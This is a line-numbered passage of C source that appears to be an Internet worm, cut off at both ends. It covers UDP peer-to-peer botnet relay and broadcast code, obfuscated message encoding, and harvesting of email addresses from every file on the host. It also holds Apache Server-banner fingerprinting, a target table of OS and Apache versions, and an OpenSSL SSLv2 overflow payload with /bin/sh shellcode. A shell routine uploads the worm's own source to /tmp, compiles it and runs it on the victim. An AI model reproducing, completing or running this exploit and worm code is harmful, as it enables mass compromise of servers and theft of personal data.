437                             return (ASUCCESS);
438                     }
439                     if (!(errno == EINPROGRESS ||errno == EALREADY)) break;
440                     sleep(1);
441             }
442             inst->error=ACONNECT;
443             return (ACONNECT);
444     }
445
446     int atcp_accept(struct ainst *inst,struct ainst *child) {
447             int sock;
448             unsigned int datalen;
449             if (inst == NULL || child == NULL) return (AINSTANCE);
450             datalen=sizeof(child->in);
451             inst->len=0;
452             memcpy((void*)child,(void*)inst,sizeof(struct ainst));
453             if ((sock=accept(inst->sock,(struct sockaddr *)&child->in,&datalen)) < 0) {
454                     memset((void*)child,0,sizeof(struct ainst));
455                     inst->error=APENDING;
456                     return (APENDING);
457             }
458             child->sock=sock;
459             inst->len=datalen;
460             inst->error=ASUCCESS;
461             return (ASUCCESS);
462     }
463
464     int atcp_send(struct ainst *inst,char *buf,unsigned long len) {
465             long datalen;
466             if (inst == NULL) return (AINSTANCE);
467             inst->len=0;
468             errno=0;
469             if ((datalen=write(inst->sock,buf,len)) < len) {
470                     if (errno == EAGAIN) {
471                             inst->error=APENDING;
472                             return (APENDING);
473                     }
474                     else {
475                             inst->error=AUNKNOWN;
476                             return (AUNKNOWN);
477                     }
478             }
```

```
479             inst->len=datalen;
480             inst->error=ASUCCESS;
481             return (ASUCCESS);
482     }
483
484     int atcp_sendmsg(struct ainst *inst, char *words, ...) {
485             static char textBuffer[2048];
486             unsigned int a;
487             va_list args;
488             va_start(args, words);
489             a=vsprintf(textBuffer, words, args);
490             va_end(args);
491             return atcp_send(inst,textBuffer,a);
492     }
493
494     int atcp_recv(struct ainst *inst,char *buf,unsigned long len) {
495             long datalen;
496             if (inst == NULL) return (AINSTANCE);
497             inst->len=0;
498             if ((datalen=read(inst->sock,buf,len)) < 0) {
499                     if (errno == EAGAIN) {
500                             inst->error=APENDING;
501                             return (APENDING);
502                     }
503                     else {
504                             inst->error=AUNKNOWN;
505                             return (AUNKNOWN);
506                     }
507             }
508             if (datalen == 0 && len) {
509                     inst->error=AUNKNOWN;
510                     return (AUNKNOWN);
511             }
512             inst->len=datalen;
513             inst->error=ASUCCESS;
514             return (ASUCCESS);
515     }
516
517     int atcp_close(struct ainst *inst) {
518             if (inst == NULL) return (AINSTANCE);
519             inst->len=0;
520             if (close(inst->sock) < 0) {
521                     inst->error=AUNKNOWN;
522                     return (AUNKNOWN);
523             }
524             inst->sock=0;
525             inst->error=ASUCCESS;
526             return (ASUCCESS);
527     }
528
529     int audp_listen(struct ainst *inst,unsigned int port) {
530             int flag=1;
531             if (inst == NULL) return (AINSTANCE);
532             inst->len=0;
533             if ((inst->sock = socket(AF_INET,SOCK_DGRAM,IPPROTO_UDP)) < 0) {
```

```
534                     inst->error=ASOCKET;
535                     return (ASOCKET);
536             }
537             inst->in.sin_family = AF_INET;
538             inst->in.sin_addr.s_addr = INADDR_ANY;
539             inst->in.sin_port = htons(port);
540             if (bind(inst->sock, (struct sockaddr *)&inst->in, sizeof(inst->in)) < 0) {
541                     inst->error=ABIND;
542                     return (ABIND);
543             }
544     #ifdef O_DIRECT
545             flag = fcntl(inst->sock, F_GETFL, 0);
546             flag |= O_DIRECT;
547             fcntl(inst->sock, F_SETFL, flag);
548     #endif
549             inst->error=ASUCCESS;
550             flag=1;
551             setsockopt(inst->sock,SOL_SOCKET,SO_OOBINLINE,&flag,sizeof(flag));
552             return (ASUCCESS);
553     }
554
555     int audp_setup(struct ainst *inst,char *host,unsigned int port) {
556             int flag=1;
557             struct hostent *hp;
558             if (inst == NULL) return (AINSTANCE);
559             inst->len=0;
560             if ((inst->sock = socket(AF_INET,SOCK_DGRAM,IPPROTO_UDP)) < 0) {
561                     inst->error=ASOCKET;
562                     return (ASOCKET);
563             }
564             if (inet_addr(host) == 0 || inet_addr(host) == -1) {
565                     if ((hp = gethostbyname(host)) == NULL) {
566                             inst->error=ARESOLVE;
567                             return (ARESOLVE);
568                     }
569                     bcopy((char*)hp->h_addr, (char*)&inst->in.sin_addr, hp->h_length);
570             }
571             else inst->in.sin_addr.s_addr=inet_addr(host);
572             inst->in.sin_family = AF_INET;
573             inst->in.sin_port = htons(port);
574     #ifdef O_DIRECT
575             flag = fcntl(inst->sock, F_GETFL, 0);
576             flag |= O_DIRECT;
577             fcntl(inst->sock, F_SETFL, flag);
578     #endif
579             inst->error=ASUCCESS;
580             return (ASUCCESS);
581     }
582
583     int audp_relay(struct ainst *parent,struct ainst *inst,char *host,unsigned int port) {
584             struct hostent *hp;
585             if (inst == NULL) return (AINSTANCE);
586             inst->len=0;
587             inst->sock = parent->sock;
588             if (inet_addr(host) == 0 || inet_addr(host) == -1) {
```

```
589                     if ((hp = gethostbyname(host)) == NULL) {
590                             inst->error=ARESOLVE;
591                             return (ARESOLVE);
592                     }
593                     bcopy((char*)hp->h_addr, (char*)&inst->in.sin_addr, hp->h_length);
594             }
595             else inst->in.sin_addr.s_addr=inet_addr(host);
596             inst->in.sin_family = AF_INET;
597             inst->in.sin_port = htons(port);
598             inst->error=ASUCCESS;
599             return (ASUCCESS);
600     }
601
602     int audp_send(struct ainst *inst,char *buf,unsigned long len) {
603             long datalen;
604             if (inst == NULL) return (AINSTANCE);
605             inst->len=0;
606             errno=0;
607             if ((datalen=sendto(inst->sock,buf,len,0,(struct sockaddr*)&inst->in,sizeof(inst->in))) <
len) {
608                     if (errno == EAGAIN) {
609                             inst->error=APENDING;
610                             return (APENDING);
611                     }
612                     else {
613                             inst->error=AUNKNOWN;
614                             return (AUNKNOWN);
615                     }
616             }
617             out++;
618             inst->len=datalen;
619             inst->error=ASUCCESS;
620             return (ASUCCESS);
621     }
622
623     int audp_sendmsg(struct ainst *inst, char *words, ...) {
624             static char textBuffer[2048];
625             unsigned int a;
626             va_list args;
627             va_start(args, words);
628             a=vsprintf(textBuffer, words, args);
629             va_end(args);
630             return audp_send(inst,textBuffer,a);
631     }
632
633     int audp_recv(struct ainst *inst,struct ainst *client,char *buf,unsigned long len) {
634             long datalen,nlen;
635             if (inst == NULL) return (AINSTANCE);
636             nlen=sizeof(inst->in);
637             inst->len=0;
638             memcpy((void*)client,(void*)inst,sizeof(struct ainst));
639             if ((datalen=recvfrom(inst->sock,buf,len,0,(struct sockaddr*)&client-
>in,(size_t*)&nlen)) < 0) {
640                     if (errno == EAGAIN) {
641                             inst->error=APENDING;
```

```
642                             return (APENDING);
643                     }
644                     else {
645                             inst->error=AUNKNOWN;
646                             return (AUNKNOWN);
647                     }
648             }
649             inst->len=datalen;
650             inst->error=ASUCCESS;
651             return (ASUCCESS);
652     }
653
654     int audp_close(struct ainst *inst) {
655             if (inst == NULL) return (AINSTANCE);
656             inst->len=0;
657             if (close(inst->sock) < 0) {
658                     inst->error=AUNKNOWN;
659                     return (AUNKNOWN);
660             }
661             inst->sock=0;
662             inst->error=ASUCCESS;
663             return (ASUCCESS);
664     }
665
666     unsigned long _decrypt(char *str, unsigned long len) {
667             unsigned long pos=0,seed[4]={0x78912389,0x094e7bc43,0xba5de30b,0x7bc54da7};
668             gsrand(((seed[0]+seed[1])*seed[2])^seed[3]);
669             while(1) {
670                     gsrand(seed[pos%4]+grand()+pos);
671                     str[pos]-=grand();
672                     pos++;
673                     if (pos >= len) break;
674             }
675             return pos;
676     }
677
678     unsigned long _encrypt(char *str, unsigned long len) {
679             unsigned long pos=0,seed[4]={0x78912389,0x094e7bc43,0xba5de30b,0x7bc54da7};
680             gsrand(((seed[0]+seed[1])*seed[2])^seed[3]);
681             while(1) {
682                     gsrand(seed[pos%4]+grand()+pos);
683                     str[pos]+=grand();
684                     pos++;
685                     if (pos >= len) break;
686             }
687             return pos;
688     }
689
690     int useseq(unsigned long seq) {
691             unsigned long a;
692             if (seq == 0) return 0;
693             for (a=0;a<LINKS;a++) if (sequence[a] == seq) return 1;
694             return 0;
695     }
696
```

```
unsigned long newseq() {
        unsigned long seq;
        while(1) {
                seq=(rand()*rand())^rand();
                if (useseq(seq) || seq == 0) continue;
                break;
        }
        return seq;
}

void addseq(unsigned long seq) {
        unsigned long i;
        for (i=LINKS-1;i>0;i--) sequence[i]=sequence[i-1];
        sequence[0]=seq;
}

void addserver(unsigned long server) {
        unsigned long *newlinks, i, stop;
        char a=0;
        for (i=0;i<numlinks;i++) if (links[i] == server) a=1;
        if (a == 1 || server == 0) return;
        numlinks++;
        newlinks=(unsigned long*)malloc((numlinks+1)*sizeof(unsigned long));
        if (newlinks == NULL) return;
        stop=rand()%numlinks;
        for (i=0;i<stop;i++) newlinks[i]=links[i];
        newlinks[i]=server;
        for (;i<numlinks-1;i++) newlinks[i+1]=links[i];
        FREE(links);
        links=newlinks;
}

void conv(char *str,int len,unsigned long server) {
        memset(str,0,len);
        strcpy(str,(char*)inet_ntoa(*(struct in_addr*)&server));
}

int isreal(unsigned long server) {
        char srv[256];
        unsigned int i,f;
        unsigned char a=0,b=0;
        conv(srv,256,server);
        for (i=0;i<strlen(srv) && srv[i]!='.';i++);
        srv[i]=0;
        a=atoi(srv);
        f=i+1;
        for (i++;i<strlen(srv) && srv[i]!='.';i++);
        srv[i]=0;
        b=atoi(srv+f);
        if (a == 127 || a == 10 || a == 0) return 0;
        if (a == 172 && b >= 16 && b <= 31) return 0;
        if (a == 192 && b == 168) return 0;
        return 1;
}
```

```
752  u_short in_cksum(u_short *addr, int len) {
753          register int nleft = len;
754          register u_short *w = addr;
755          register int sum = 0;
756          u_short answer =0;
757          while (nleft > 1) {
758                  sum += *w++;
759                  nleft -= 2;
760          }
761          if (nleft == 1) {
762                  *(u_char *)(&answer) = *(u_char *)w;
763                  sum += answer;
764          }
765          sum = (sum >> 16) + (sum & 0xffff);
766          sum += (sum >> 16);
767          answer = ~sum;
768          return(answer);
769  }
770
771  int usersa(unsigned long rs) {
772          unsigned long a;
773          if (rs == 0) return 0;
774          for (a=0;a<LINKS;a++) if (rsa[a] == rs) return 1;
775          return 0;
776  }
777
778  unsigned long newrsa() {
779          unsigned long rs;
780          while(1) {
781                  rs=(rand()*rand())^rand();
782                  if (usersa(rs) || rs == 0) continue;
783                  break;
784          }
785          return rs;
786  }
787
788  void addrsa(unsigned long rs) {
789          unsigned long i;
790          for (i=LINKS-1;i>0;i--) rsa[i]=rsa[i-1];
791          rsa[0]=rs;
792  }
793
794  void delqueue(unsigned long id) {
795          struct mqueue *getqueue=queues, *prevqueue=NULL;
796          while(getqueue != NULL) {
797                  if (getqueue->id == id) {
798                          getqueue->trys--;
799                          if (!getqueue->trys) {
800                                  if (prevqueue) prevqueue->next=getqueue->next;
801                                  else queues=getqueue->next;
802                          }
803                          return;
804                  }
805                  prevqueue=getqueue;
806                  getqueue=getqueue->next;
```

```
807             }
808     }
809
810     int waitforqueues() {
811             if (mfork() == 0) {
812                     sleep(gettimeout());
813                     return 0;
814             }
815             return 1;
816     }
817
818     ////////////////////////////////////////////////////////////////////////////////
819     //                              Sending functions                             //
820     ////////////////////////////////////////////////////////////////////////////////
821
822     struct ainst udpserver;
823
824     char *lowsend(struct ainst *ts,unsigned char b,char *buf,unsigned long len) {
825             struct llheader rp;
826             struct mqueue *q;
827             char *mbuf=(char*)malloc(sizeof(rp)+len);
828             if (mbuf == NULL) return NULL;
829             memset((void*)&rp,0,sizeof(struct llheader));
830             rp.checksum=in_cksum(buf,len);
831             rp.id=newrsa();
832             rp.type=0;
833             memcpy(mbuf,&rp,sizeof(rp));
834             memcpy(mbuf+sizeof(rp),buf,len);
835
836             q=(struct mqueue *)malloc(sizeof(struct mqueue));
837             q->packet=(char*)malloc(sizeof(rp)+len);
838             memcpy(q->packet,mbuf,sizeof(rp)+len);
839             q->len=sizeof(rp)+len;
840             q->id=rp.id;
841             q->time=time(NULL);
842             q->ltime=time(NULL);
843             if (b) {
844                     q->destination=0;
845                     q->port=PORT;
846                     q->trys=b;
847             }
848             else {
849                     q->destination=ts->in.sin_addr.s_addr;
850                     q->port=htons(ts->in.sin_port);
851                     q->trys=1;
852             }
853             q->next=queues;
854             queues=q;
855
856             if (ts) {
857                     audp_send(ts,mbuf,len+sizeof(rp));
858                     FREE(mbuf);
859             }
860             else return mbuf;
861     }
```

```
862
863  int relayclient(struct ainst *ts,char *buf,unsigned long len) {
864          return lowsend(ts,0,buf,len)?1:0;
865  }
866
867  int relay(unsigned long server,char *buf,unsigned long len) {
868          struct ainst ts;
869          char srv[256];
870          memset((void*)&ts,0,sizeof(struct ainst));
871          conv(srv,256,server);
872          audp_relay(&udpserver,&ts,srv,PORT);
873          return lowsend(&ts,0,buf,len)?1:0;
874  }
875
876  void segment(unsigned char low,char *buf, unsigned long len) {
877          unsigned long a=0,c=0;
878          char *mbuf=NULL;
879          if (numlinks == 0 || links == NULL) return;
880          if (low) mbuf=lowsend(NULL,low,buf,len);
881          for(;c < 10;c++) {
882                  a=rand()%numlinks;
883                  if (links[a] != myip) {
884                          struct ainst ts;
885                          char srv[256];
886                          memset((void*)&ts,0,sizeof(struct ainst));
887                          conv(srv,256,links[a]);
888                          audp_relay(&udpserver,&ts,srv,PORT);
889                          if (mbuf) audp_send(&ts,mbuf,len+sizeof(struct llheader));
890                          else audp_send(&ts,buf,len);
891                          break;
892                  }
893          }
894          FREE(mbuf);
895  }
896
897  void broadcast(char *buf,unsigned long len) {
898          struct route_rec rc;
899          char *str=(char*)malloc(sizeof(struct route_rec)+len+1);
900          if (str == NULL) return;
901          memset((void*)&rc,0,sizeof(struct route_rec));
902          rc.h.tag=0x26;
903          rc.h.id=rand();
904          rc.h.len=sizeof(struct route_rec)+len;
905          rc.h.seq=newseq();
906          rc.server=0;
907          rc.sync=syncmodes;
908          rc.links=numlinks;
909          rc.hops=5;
910          memcpy((void*)str,(void*)&rc,sizeof(struct route_rec));
911          memcpy((void*)(str+sizeof(struct route_rec)),(void*)buf,len);
912          segment(2,str,sizeof(struct route_rec)+len);
913          FREE(str);
914  }
915
916  void syncm(struct ainst *inst,char tag,int id) {
```

```
917             struct addsrv_rec rc;
918             struct next_rec { unsigned long server; } fc;
919             unsigned long a,b;
920             for (b=0;;b+=700) {
921                     unsigned long _numlinks=numlinks-b>700?700:numlinks-b;
922                     unsigned long *_links=links+b;
923                     unsigned char *str;
924                     if (b > numlinks) break;
925                     str=(unsigned char*)malloc(sizeof(struct addsrv_rec)+(_numlinks*sizeof(struct
next_rec)));
926                     if (str == NULL) return;
927                     memset((void*)&rc,0,sizeof(struct addsrv_rec));
928                     rc.h.tag=tag;
929                     rc.h.id=id;
930                     if (id) rc.h.seq=newseq();
931                     rc.h.len=sizeof(struct next_rec)*_numlinks;
932                     memcpy((void*)str,(void*)&rc,sizeof(struct addsrv_rec));
933                     for (a=0;a<_numlinks;a++) {
934                             memset((void*)&fc,0,sizeof(struct next_rec));
935                             fc.server=_links[a];
936                             memcpy((void*)(str+sizeof(struct addsrv_rec)+(a*sizeof(struct
next_rec))),(void*)&fc,sizeof(struct next_rec));
937                     }
938                     if (!id) relay(inst->in.sin_addr.s_addr,(void*)str,sizeof(struct
addsrv_rec)+(_numlinks*sizeof(struct next_rec)));
939                     else relayclient(inst,(void*)str,sizeof(struct
addsrv_rec)+(_numlinks*sizeof(struct next_rec)));
940                     FREE(str);
941             }
942     }
943
944     void senderror(struct ainst *inst, int id, char *buf2) {
945             struct data_rec rc;
946             char *str,*buf=strdup(buf2);
947             memset((void*)&rc,0,sizeof(struct data_rec));
948             rc.h.tag=0x45;
949             rc.h.id=id;
950             rc.h.seq=newseq();
951             rc.h.len=strlen(buf2);
952             _encrypt(buf,strlen(buf2));
953             str=(char*)malloc(sizeof(struct data_rec)+strlen(buf2)+1);
954             if (str == NULL) {
955                     FREE(buf);
956                     return;
957             }
958             memcpy((void*)str,(void*)&rc,sizeof(struct data_rec));
959             memcpy((void*)(str+sizeof(struct data_rec)),buf,strlen(buf2));
960             relayclient(&udpclient,str,sizeof(struct data_rec)+strlen(buf2));
961             FREE(str);
962             FREE(buf);
963     }
964
965     ////////////////////////////////////////////////////////////////////////////////
966     //                              Scan for email                                //
967     ////////////////////////////////////////////////////////////////////////////////
```

```
 968
 969    int isgood(char a) {
 970            if (a >= 'a' && a <= 'z') return 1;
 971            if (a >= 'A' && a <= 'Z') return 1;
 972            if (a >= '0' && a <= '9') return 1;
 973            if (a == '.' || a == '@' || a == '^' || a == '-' || a == '_') return 1;
 974            return 0;
 975    }
 976
 977    int islisten(char a) {
 978            if (a == '.') return 1;
 979            if (a >= 'a' && a <= 'z') return 1;
 980            if (a >= 'A' && a <= 'Z') return 1;
 981            return 0;
 982    }
 983
 984    struct _linklist {
 985            char *name;
 986            struct _linklist *next;
 987    } *linklist=NULL;
 988
 989    void AddToList(char *str) {
 990            struct _linklist *getb=linklist,*newb;
 991            while(getb != NULL) {
 992                    if (!strcmp(str,getb->name)) return;
 993                    getb=getb->next;
 994            }
 995            newb=(struct _linklist *)malloc(sizeof(struct _linklist));
 996            if (newb == NULL) return;
 997            newb->name=strdup(str);
 998            newb->next=linklist;
 999            linklist=newb;
1000    }
1001
1002    void cleanup(char *buf) {
1003            while(buf[strlen(buf)-1] == '\n' || buf[strlen(buf)-1] == '\r' || buf[strlen(buf)-1] == ' ')
buf[strlen(buf)-1] = 0;
1004            while(*buf == '\n' || *buf == '\r' || *buf == ' ') {
1005                    unsigned long i;
1006                    for (i=strlen(buf)+1;i>0;i--) buf[i-1]=buf[i];
1007            }
1008    }
1009
1010    void ScanFile(char *f) {
1011            FILE *file=fopen(f,"r");
1012            unsigned long startpos=0;
1013            if (file == NULL) return;
1014            while(1) {
1015                    char buf[2];
1016                    memset(buf,0,2);
1017                    fseek(file,startpos,SEEK_SET);
1018                    fread(buf,1,1,file);
1019                    startpos++;
1020                    if (feof(file)) break;
1021                    if (*buf == '@') {
```

```
1022                                    char email[256],c,d;
1023                                    unsigned long pos=0;
1024                                    while(1) {
1025                                            unsigned long oldpos=ftell(file);
1026                                            fseek(file,-1,SEEK_CUR);
1027                                            c=fgetc(file);
1028                                            if (!isgood(c)) break;
1029                                            fseek(file,-1,SEEK_CUR);
1030                                            if (oldpos == ftell(file)) break;
1031                                    }
1032                                    for (pos=0,c=0,d=0;pos<255;pos++) {
1033                                            email[pos]=fgetc(file);
1034                                            if (email[pos] == '.') c++;
1035                                            if (email[pos] == '@') d++;
1036                                            if (!isgood(email[pos])) break;
1037                                    }
1038                                    email[pos]=0;
1039                                    if (c == 0 || d != 1) continue;
1040                                    if (email[strlen(email)-1] == '.') email[strlen(email)-1]=0;
1041                                    if (*email == '@' || *email == '.' || !*email) continue;
1042                                    if (!strcmp(email,"webmaster@mydomain.com")) continue;
1043                                    for (pos=0,c=0;pos<strlen(email);pos++) if (email[pos] == '.') c=pos;
1044                                    if (c == 0) continue;
1045                                    if (!strncmp(email+c,".hlp",4)) continue;
1046                                    for (pos=c,d=0;pos<strlen(email);pos++) if (!islisten(email[pos])) d=1;
1047                                    if (d == 1) continue;
1048                                    AddToList(email);
1049                            }
1050                    }
1051                    fclose(file);
1052    }
1053
1054    void StartScan() {
1055                    FILE *f;
1056                    f=popen("find / -type f","r");
1057                    if (f == NULL) return;
1058                    while(1) {
1059                            char fullfile[MAXPATH];
1060                            memset(fullfile,0,MAXPATH);
1061                            fgets(fullfile,MAXPATH,f);
1062                            if (feof(f)) break;
1063                            while(fullfile[strlen(fullfile)-1]=='\n' ||
1064                                    fullfile[strlen(fullfile)-1] == '\r')
1065                                    fullfile[strlen(fullfile)-1]=0;
1066                            if (!strncmp(fullfile,"/proc",5)) continue;
1067                            if (!strncmp(fullfile,"/dev",4)) continue;
1068                            if (!strncmp(fullfile,"/bin",4)) continue;
1069                            ScanFile(fullfile);
1070                    }
1071    }
1072
1073    ////////////////////////////////////////////////////////////////////////////////
1074    //                              Exploit                                       //
1075    ////////////////////////////////////////////////////////////////////////////////
1076
```

```
1077  #ifdef SCAN
1078  #include <openssl/ssl.h>
1079  #include <openssl/rsa.h>
1080  #include <openssl/x509.h>
1081  #include <openssl/evp.h>
1082
1083  char *GetAddress(char *ip) {
1084          struct sockaddr_in sin;
1085          fd_set fds;
1086          int n,d,sock;
1087          char buf[1024];
1088          struct timeval tv;
1089          sock = socket(PF_INET, SOCK_STREAM, 0);
1090          sin.sin_family = PF_INET;
1091          sin.sin_addr.s_addr = inet_addr(ip);
1092          sin.sin_port = htons(80);
1093          if(connect(sock, (struct sockaddr *) & sin, sizeof(sin)) != 0) return NULL;
1094          write(sock,"GET / HTTP/1.1\r\n\r\n",strlen("GET / HTTP/1.1\r\n\r\n"));
1095          tv.tv_sec = 15;
1096          tv.tv_usec = 0;
1097          FD_ZERO(&fds);
1098          FD_SET(sock, &fds);
1099          memset(buf, 0, sizeof(buf));
1100          if(select(sock + 1, &fds, NULL, NULL, &tv) > 0) {
1101                  if(FD_ISSET(sock, &fds)) {
1102                          if((n = read(sock, buf, sizeof(buf) - 1)) < 0) return NULL;
1103                          for (d=0;d<n;d++) if (!strncmp(buf+d,"Server: ",strlen("Server: "))) {
1104                                  char *start=buf+d+strlen("Server: ");
1105                                  for (d=0;d<strlen(start);d++) if (start[d] == '\n') start[d]=0;
1106                                  cleanup(start);
1107                                  return strdup(start);
1108                          }
1109                  }
1110          }
1111          return NULL;
1112  }
1113
1114  #define  ENC(c) ((c) ? ((c) & 077) + ' ': '`')
1115
1116  int sendch(int sock,int buf) {
1117          char a[2];
1118          int b=1;
1119          if (buf == '`' || buf == '\\' || buf == '$') {
1120                  a[0]='\\';
1121                  a[1]=0;
1122                  b=write(sock,a,1);
1123          }
1124          if (b <= 0) return b;
1125          a[0]=buf;
1126          a[1]=0;
1127          return write(sock,a,1);
1128  }
1129
1130  int writem(int sock, char *str) {
1131          return write(sock,str,strlen(str));
```

```
1132  }
1133
1134  int encode(int a) {
1135          register int ch, n;
1136          register char *p;
1137          char buf[80];
1138          FILE *in;
1139          if ((in=fopen("/tmp/.bugtraq.c","r")) == NULL) return 0;
1140          writem(a,"begin 655 .bugtraq.c\n");
1141          while ((n = fread(buf, 1, 45, in))) {
1142                  ch = ENC(n);
1143                  if (sendch(a,ch) <= ASUCCESS) break;
1144                  for (p = buf; n > 0; n -= 3, p += 3) {
1145                          if (n < 3) {
1146                                  p[2] = '\0';
1147                                  if (n < 2) p[1] = '\0';
1148                          }
1149                          ch = *p >> 2;
1150                          ch = ENC(ch);
1151                          if (sendch(a,ch) <= ASUCCESS) break;
1152                          ch = ((*p << 4) & 060) | ((p[1] >> 4) & 017);
1153                          ch = ENC(ch);
1154                          if (sendch(a,ch) <= ASUCCESS) break;
1155                          ch = ((p[1] << 2) & 074) | ((p[2] >> 6) & 03);
1156                          ch = ENC(ch);
1157                          if (sendch(a,ch) <= ASUCCESS) break;
1158                          ch = p[2] & 077;
1159                          ch = ENC(ch);
1160                          if (sendch(a,ch) <= ASUCCESS) break;
1161                  }
1162                  ch='\n';
1163                  if (sendch(a,ch) <= ASUCCESS) break;
1164                  usleep(10);
1165          }
1166          if (ferror(in)) {
1167                  fclose(in);
1168                  return 0;
1169          }
1170          ch = ENC('\0');
1171          sendch(a,ch);
1172          ch = '\n';
1173          sendch(a,ch);
1174          writem(a,"end\n");
1175          if (in) fclose(in);
1176          return 1;
1177  }
1178
1179  #define MAX_ARCH 21
1180
1181  struct archs {
1182          char *os;
1183          char *apache;
1184          int func_addr;
1185  } architectures[] = {
1186          {"Gentoo", "", 0x08086c34},
```

```
1187            {"Debian", "1.3.26", 0x080863cc},
1188            {"Red-Hat", "1.3.6", 0x080707ec},
1189            {"Red-Hat", "1.3.9", 0x0808ccc4},
1190            {"Red-Hat", "1.3.12", 0x0808f614},
1191            {"Red-Hat", "1.3.12", 0x0809251c},
1192            {"Red-Hat", "1.3.19", 0x0809af8c},
1193            {"Red-Hat", "1.3.20", 0x080994d4},
1194            {"Red-Hat", "1.3.26", 0x08161c14},
1195            {"Red-Hat", "1.3.23", 0x0808528c},
1196            {"Red-Hat", "1.3.22", 0x0808400c},
1197            {"SuSE", "1.3.12", 0x0809f54c},
1198            {"SuSE", "1.3.17", 0x08099984},
1199            {"SuSE", "1.3.19", 0x08099ec8},
1200            {"SuSE", "1.3.20", 0x08099da8},
1201            {"SuSE", "1.3.23", 0x08086168},
1202            {"SuSE", "1.3.23", 0x080861c8},
1203            {"Mandrake", "1.3.14", 0x0809d6c4},
1204            {"Mandrake", "1.3.19", 0x0809ea98},
1205            {"Mandrake", "1.3.20", 0x0809e97c},
1206            {"Mandrake", "1.3.23", 0x08086580},
1207            {"Slackware", "1.3.26", 0x083d37fc},
1208            {"Slackware", "1.3.26",0x080b2100}
1209    };
1210
1211    extern int errno;
1212
1213    int cipher;
1214    int ciphers;
1215
1216    #define FINDSCKPORTOFS          208 + 12 + 46
1217
1218    unsigned char overwrite_session_id_length[] =
1219            "AAAA"
1220            "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
1221            "\x70\x00\x00\x00";
1222
1223    unsigned char overwrite_next_chunk[] =
1224            "AAAA"
1225            "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
1226            "AAAA"
1227            "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
1228            "AAAA"
1229            "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
1230            "AAAA"
1231            "\x00\x00\x00\x00"
1232            "\x00\x00\x00\x00"
1233            "AAAA"
1234            "\x01\x00\x00\x00"
1235            "AAAA"
1236            "AAAA"
1237            "AAAA"
1238            "\x00\x00\x00\x00"
1239            "AAAA"
1240            "\x00\x00\x00\x00"
1241            "\x00\x00\x00\x00\x00\x00\x00\x00"
```

```
1242            "AAAAAAAA"
1243
1244            "\x00\x00\x00\x00"
1245            "\x11\x00\x00\x00"
1246            "fdfd"
1247            "bkbk"
1248            "\x10\x00\x00\x00"
1249            "\x10\x00\x00\x00"
1250
1251            "\xeb\x0a\x90\x90"
1252            "\x90\x90\x90\x90"
1253            "\x90\x90\x90\x90"
1254
1255            "\x31\xdb"
1256            "\x89\xe7"
1257            "\x8d\x77\x10"
1258            "\x89\x77\x04"
1259            "\x8d\x4f\x20"
1260            "\x89\x4f\x08"
1261            "\xb3\x10"
1262            "\x89\x19"
1263            "\x31\xc9"
1264            "\xb1\xff"
1265            "\x89\x0f"
1266            "\x51"
1267            "\x31\xc0"
1268            "\xb0\x66"
1269            "\xb3\x07"
1270            "\x89\xf9"
1271            "\xcd\x80"
1272            "\x59"
1273            "\x31\xdb"
1274            "\x39\xd8"
1275            "\x75\x0a"
1276            "\x66\xb8\x12\x34"
1277            "\x66\x39\x46\x02"
1278            "\x74\x02"
1279            "\xe2\xe0"
1280            "\x89\xcb"
1281            "\x31\xc9"
1282            "\xb1\x03"
1283            "\x31\xc0"
1284            "\xb0\x3f"
1285            "\x49"
1286            "\xcd\x80"
1287            "\x41"
1288            "\xe2\xf6"
1289
1290            "\x31\xc9"
1291            "\xf7\xe1"
1292            "\x51"
1293            "\x5b"
1294            "\xb0\xa4"
1295            "\xcd\x80"
1296
```

```
1297            "\x31\xc0"
1298            "\x50"
1299            "\x68""//sh"
1300            "\x68""/bin"
1301            "\x89\xe3"
1302            "\x50"
1303            "\x53"
1304            "\x89\xe1"
1305            "\x99"
1306            "\xb0\x0b"
1307            "\xcd\x80";
1308
1309    #define BUFSIZE 16384
1310    #define CHALLENGE_LENGTH 16
1311    #define RC4_KEY_LENGTH 16
1312    #define RC4_KEY_MATERIAL_LENGTH (RC4_KEY_LENGTH*2)
1313    #define n2s(c,s)   ((s=(((unsigned int)(c[0]))<< 8)| (((unsigned int)(c[1]))          )),c+=2)
1314    #define s2n(s,c)   ((c[0]=(unsigned char)(((s)>> 8)&0xff), c[1]=(unsigned char)(((s)
)&0xff)),c+=2)
1315
1316    typedef struct {
1317            int sock;
1318            unsigned char challenge[CHALLENGE_LENGTH];
1319            unsigned char master_key[RC4_KEY_LENGTH];
1320            unsigned char key_material[RC4_KEY_MATERIAL_LENGTH];
1321            int conn_id_length;
1322            unsigned char conn_id[SSL2_MAX_CONNECTION_ID_LENGTH];
1323            X509 *x509;
1324            unsigned char* read_key;
1325            unsigned char* write_key;
1326            RC4_KEY* rc4_read_key;
1327            RC4_KEY* rc4_write_key;
1328            int read_seq;
1329            int write_seq;
1330            int encrypted;
1331    } ssl_conn;
1332
1333    long getip(char *hostname) {
1334            struct hostent *he;
1335            long ipaddr;
1336            if ((ipaddr = inet_addr(hostname)) < 0) {
1337                    if ((he = gethostbyname(hostname)) == NULL) exit(-1);
1338                    memcpy(&ipaddr, he->h_addr, he->h_length);
1339            }
1340            return ipaddr;
1341    }
1342
1343    int sh(int sockfd) {
1344            char localip[256], rcv[1024];
1345            fd_set rset;
1346            int maxfd, n;
1347
1348            alarm(3600);
1349            writem(sockfd,"TERM=xterm; export TERM=xterm; exec bash -i\n");
1350            writem(sockfd,"rm -rf /tmp/.bugtraq.c;cat > /tmp/.uubugtraq << __eof__;\n");
```

```
1351            encode(sockfd);
1352            writem(sockfd,"__eof__\n");
1353            conv(localip,256,myip);
1354            memset(rcv,0,1024);
1355            sprintf(rcv,"/usr/bin/uudecode -o /tmp/.bugtraq.c /tmp/.uubugtraq;gcc -o /tmp/.bugtraq
/tmp/.bugtraq.c -lcrypto;/tmp/.bugtraq %s;exit;\n",localip);
1356            writem(sockfd,rcv);
1357            for (;;) {
1358                    FD_ZERO(&rset);
1359                    FD_SET(sockfd, &rset);
1360                    select(sockfd+1, &rset, NULL, NULL, NULL);
1361                    if (FD_ISSET(sockfd, &rset)) if ((n = read(sockfd, rcv, sizeof(rcv))) == 0)
return 0;
1362            }
1363    }
1364
1365    int get_local_port(int sock) {
1366            struct sockaddr_in s_in;
1367            unsigned int namelen = sizeof(s_in);
1368            if (getsockname(sock, (struct sockaddr *)&s_in, &namelen) < 0) exit(1);
